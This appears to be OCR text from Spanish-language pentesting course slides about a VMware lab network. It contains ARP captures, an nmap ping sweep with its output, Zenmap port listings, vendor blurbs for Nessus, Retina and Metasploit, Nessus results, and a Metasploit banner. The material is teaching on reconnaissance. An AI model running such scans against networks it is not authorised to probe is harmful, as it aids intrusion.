
29 Captured ARP Req/Rep packets, from 25 hosts. Total size: 1704

| IP | At | MAC Address | Count | Len | MAC Vendor |
|-----------|----|-------------------|-------|-----|----------------|
| IP | At | MAC Address | Count | Len | MAC Vendor |
| 0.0.0.1 | | 34:6b:d3:27:c4:48 | 01 | 060 | Unknown vendor |
| ----- | | | | | |
| 0.0.0.7 | | 00:0c:29:c7:25:b5 | 01 | 060 | VMware, Inc. |
| 10.0.0.1 | | 34:6b:d3:27:c4:48 | 02 | 120 | Unknown vendor |
| 10.0.0.3 | | 00:0c:29:cf:54:db | 01 | 060 | VMware, Inc. |
| 10.0.0.7 | | 00:0c:29:c7:25:b5 | 01 | 060 | VMware, Inc. |
| 10.0.0.8 | | 00:0c:29:36:8f:9c | 01 | 060 | VMware, Inc. |
| 10.0.0.6 | | 00:0c:29:61:29:5b | 01 | 060 | VMware, Inc. |
| 10.0.0.10 | | 00:0c:29:6a:6b:c7 | 01 | 060 | VMware, Inc. |
| 10.0.0.11 | | 00:0c:29:a2:88:04 | 01 | 060 | VMware, Inc. |
| 10.0.0.13 | | 00:0c:29:ec:38:69 | 01 | 060 | VMware, Inc. |
| 10.0.0.14 | | 00:0c:29:ac:ea:a6 | 01 | 060 | VMware, Inc. |
| 10.0.0.15 | | 00:0c:29:69:0e:f0 | 01 | 060 | VMware, Inc. |
| 10.0.0.16 | | 00:0c:29:b6:b4:16 | 01 | 060 | VMware, Inc. |
| 10.0.0.17 | | 00:0c:29:f6:3f:c0 | 01 | 060 | VMware, Inc. |
| 10.0.0.19 | | 00:0c:29:8d:ca:97 | 01 | 060 | VMware, Inc. |
| 10.0.0.18 | | 00:0c:29:2c:2f:ba | 01 | 060 | VMware, Inc. |
| 10.0.0.23 | | 00:0c:29:f2:6a:ed | 01 | 060 | VMware, Inc. |
| 10.0.0.24 | | 00:0c:29:5d:a2:86 | 01 | 060 | VMware, Inc. |
| 10.0.0.20 | | 00:0c:29:9d:4f:f1 | 01 | 060 | VMware, Inc. |
| 10.0.0.22 | | 00:0c:29:1a:50:45 | 01 | 060 | VMware, Inc. |
| 10.0.0.25 | | 00:0c:29:9a:7f:81 | 01 | 060 | VMware, Inc. |
| 10.0.0.26 | | 00:0c:29:06:52:7a | 01 | 060 | VMware, Inc. |
| 10.0.0.27 | | 00:0c:29:40:85:45 | 01 | 060 | VMware, Inc. |
| 10.0.0.29 | | 00:0c:29:b5:19:3d | 01 | 060 | VMware, Inc. |
| 10.0.0.30 | | 1c:6f:65:3e:70:25 | 01 | 060 | Unknown vendor |
| 10.0.0.32 | | 00:0c:29:5b:d0:08 | 03 | 180 | VMware, Inc. |
| 10.0.0.12 | | 78:d6:f0:9b:a8:7a | 02 | 084 | Unknown vendor |

ksanchez@xxx:~\$ nmap -sP 10.0.0.*

```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-07 20:45 EDT
Nmap scan report for 10.0.0.1
Host is up (0.0072s latency).
Nmap scan report for 10.0.0.3
Host is up (0.0092s latency).
Nmap scan report for 10.0.0.6
Host is up (0.012s latency).
Nmap scan report for 10.0.0.7
Host is up (0.012s latency).
Nmap scan report for 10.0.0.8
Host is up (0.0090s latency).
Nmap scan report for 10.0.0.9
Host is up (0.00024s latency).
Nmap scan report for 10.0.0.10
Host is up (0.0089s latency).
Nmap scan report for 10.0.0.11
Host is up (0.0070s latency).
Nmap scan report for 10.0.0.12
Host is up (0.090s latency).
Nmap scan report for 10.0.0.13
Host is up (0.012s latency).
Nmap scan report for 10.0.0.14
Host is up (0.0085s latency).
Nmap scan report for 10.0.0.15
Host is up (0.0069s latency).
Nmap scan report for 10.0.0.16
Host is up (0.010s latency).
Nmap scan report for 10.0.0.17
Host is up (0.0091s latency).
Nmap scan report for 10.0.0.18
Host is up (0.0091s latency).
Nmap scan report for 10.0.0.19
```

MAPEO RED(NETD, NMAP)



NMAP

Zenmap

Scan Tools Profile Help

Target: Profile:

Command:

Hosts Services

OS Host


| OS | Host |
|----|-----------|
| | 10.0.0.1 |
| | 10.0.0.3 |
| | 10.0.0.4 |
| | 10.0.0.5 |
| | 10.0.0.6 |
| | 10.0.0.7 |
| | 10.0.0.8 |
| | 10.0.0.10 |
| | 10.0.0.11 |
| | 10.0.0.13 |
| | 10.0.0.14 |
| | 10.0.0.16 |
| | 10.0.0.17 |
| | 10.0.0.18 |
| | 10.0.0.20 |
| | 10.0.0.21 |
| | 10.0.0.22 |
| | 10.0.0.25 |
| | 10.0.0.28 |

Filter Hosts


Nmap Output Ports / Hosts Topology Host Details Scans

| | Port | Protocol | State | Service | Version |
|---|------|----------|-------|--------------|---|
| ✓ | 7 | tcp | open | echo | |
| ✓ | 9 | tcp | open | discard | |
| ✓ | 13 | tcp | open | daytime | Microsoft Windows USA daytime |
| ✓ | 17 | tcp | open | qotd | Windows qotd (English) |
| ✓ | 19 | tcp | open | chargen | |
| ✓ | 53 | tcp | open | domain | Microsoft DNS |
| ✓ | 135 | tcp | open | msrpc | Microsoft Windows RPC |
| ✓ | 139 | tcp | open | netbios-ssn | |
| ✓ | 445 | tcp | open | microsoft-ds | Microsoft Windows 2000 microsoft-ds |
| ✓ | 515 | tcp | open | printer | |
| ✓ | 1031 | tcp | open | msrpc | Microsoft Windows RPC |
| ✓ | 1034 | tcp | open | msrpc | Microsoft Windows RPC |
| ✓ | 1037 | tcp | open | msrpc | Microsoft Windows RPC |
| ✓ | 1045 | tcp | open | msrpc | Microsoft Windows RPC |
| ✓ | 1047 | tcp | open | msrpc | Microsoft Windows RPC |
| ✓ | 3372 | tcp | open | msdtc | Microsoft Distributed Transaction Coordinator (error) |
| ✓ | 5800 | tcp | open | vnc-http | RealVNC 4.0 (Resolution 400x250; VNC TCP port: 5900) |
| ✓ | 5900 | tcp | open | vnc | VNC (protocol 3.3; Locked out) |

NMAP GUI



NMAP GUI



ETHERAPE

WIRESHARK/TSHARK

SUITE DSNIFF

ESNIFEIO DE RED


 **GET FREE SECURITY SOFTWARE**

PENETRATION TESTING TOOL

[FREE DOWNLOAD](#)

VULNERABILITY SCANNER

[FREE DOWNLOAD](#)



| metasploit [®] community | metasploit [®] express | metasploit [®] pro |
|--|--|--|
| Metasploit Community Edition simplifies network discovery and vulnerability verification for specific exploits, increasing the effectiveness of vulnerability scanners such as Nexpose - for free. | Metasploit Express helps network administrators and auditors discover network assets, prioritize vulnerabilities, test passwords, and verify mitigations to increase the productivity of vulnerability management solutions. | Metasploit Pro helps security and IT professionals in enterprises prevent data breaches by efficiently conducting broad-scope penetration tests, prioritizing vulnerabilities, and verifying controls and mitigations. |
| Free | \$5,000.00 | Contact Us |
| FREE DOWNLOAD | BUY ONLINE | 7 DAY TRIAL |
| It's free! | Buy online | Get Quote |

RETINA Network Community

Free Vulnerability Scanner

Retina Network Community, a free vulnerability scanner for up to 256 IPs gives you powerful vulnerability assessment across your entire environment.

With Retina Network Community you can:

- **Reduce risk and improve security** with complete vulnerability scanning across operating systems, applications, devices, and virtual environments.
- **Comprehensive vulnerability database** that includes zero-days and is continually updated by eEye's renowned research team.
- **Improve risk management and prioritization** with broad exploit identification from Core Impact, Metasploit, and Exploit-db.com.

RETINA CS Community

Free Vulnerability Management

Retina CS Community, a free security console for up to 256 IPs provides centralized vulnerability management, Microsoft and third-party application patching, and vulnerability scanning for Blackberry mobile devices.

With Retina CS Community you can:

- **Reduce security risks** with the most comprehensive vulnerability management solution available for up to 256 assets.
- **Streamline remediation efforts** with automated patching for both Microsoft and third-party applications including Mozilla Firefox and Adobe's Distiller, Elements, Reader, Flash and Shockwave.
- **Increase visibility** and automate vulnerability scanning for Blackberry mobile devices.

Note: Retina CS Community includes eEye's free vulnerability scanner that is described below.



Nessus Mobile Apps

Nessus is available for the iPhone, iPod Touch, and Android devices. Start, stop, and pause vulnerability scans directly from your device!

- > [Details](#)
- > [App for iPhone](#)
- > [App for Android](#)



Nessus Perimeter Service

Nessus Perimeter Service audits Internet-facing IP addresses for network and web application vulnerabilities and validates PCI Approved Scanning Vendor (ASV) compliance.



Nessus ProfessionalFeed

A Tenable Nessus ProfessionalFeed subscription allows commercial entities to scan their network, obtain support, receive updates to their database of vulnerability checks, and perform compliance auditing.



On Demand Training for Nessus



On Demand Training for Nessus is the first fully-realized, self-paced training course on the Nessus vulnerability scanner.



- > [Details](#)
- > [Buy Now](#)

ESCANEEO DE VULNERABILIDADES & PENETRATION

GET FREE
Security Software

OTHER FREE TOOLS

 nexpose®
Discover, Prioritize and Remediate Vulnerabilities with Nexpose
 DOWNLOAD

 metasploit®
Safely Simulate Attacks on Your Network to Uncover Security Issues with Metasploit
 DOWNLOAD

ESCANEEO DE VULNERABILIDADES & PENETRATION

Nessus® vulnerability scanner

ksanchez Help & Support Sign Out

Results Scan Queue ¹ Scan Templates Policies Users Configuration

VMLAB_6JUNIO2013 Hosts Summary Filter Options ¹ Audit Trail

Hosts ⁷ Hosts Summary Sort Options Filter Hosts

+ Filter Results ×

Match All ▾ of the following filters.

Metasploit Exploit Framework ▾ is equal to ▾ true ▾ ×

Apply Filters Close Add Filter Clear Filters

10.0.0.21 2% 2

NESSUS

Nessus®vulnerability scanner

ksanchezHelp & SupportSign Out

ResultsScan Queue1Scan TemplatesPoliciesUsersConfiguration

VMLAB_6JUNIO2013Hosts Summary

Filter Options0Audit Trail

Hosts26

Vulnerabilities166

Export Results

Hosts Summary

Sort OptionsFilter Hosts

| | |
|--------------------|---------------------|
| 10.0.0.6100%38 | 10.0.0.192%131118 |
| 10.0.0.18100%1624 | 10.0.0.2298.26%7104 |
| 10.0.0.11100%25 | 10.0.0.212%1055 |
| 10.0.0.270%16 | 10.0.0.1644.76%737 |
| 10.0.0.2045.01%735 | 10.0.0.1100%9 |
| 10.0.0.2100%22 | 10.0.0.10100%21 |
| 10.0.0.240%35 | 10.0.0.14100%24 |

834/html5.html#/results

NESSUS

MSF

WEBSPLOIT

ARMITAGE

EXPLOTACION

```
Code: 00 00 00 00 M3 T4 SP L0 IT FR 4M 3W OR K! V3 R5 IO N4 00 00 00 00
```

```
Free, Killing Interrupt handler
```

```
Kernel panic: Attempted to kill the idle task!
```

```
In swapper task - not syncing
```

```
Large pentest? List, sort, group, tag and search your hosts and services
```

```
in Metasploit Pro -- type 'go_pro' to launch it now.
```

```
= [ metasploit v4.6.0-dev [core:4.6 api:1.0]
```

```
+ -- -- [ 1053 exploits - 590 auxiliary - 174 post
```

```
+ -- -- [ 275 payloads - 28 encoders - 8 nops
```

```
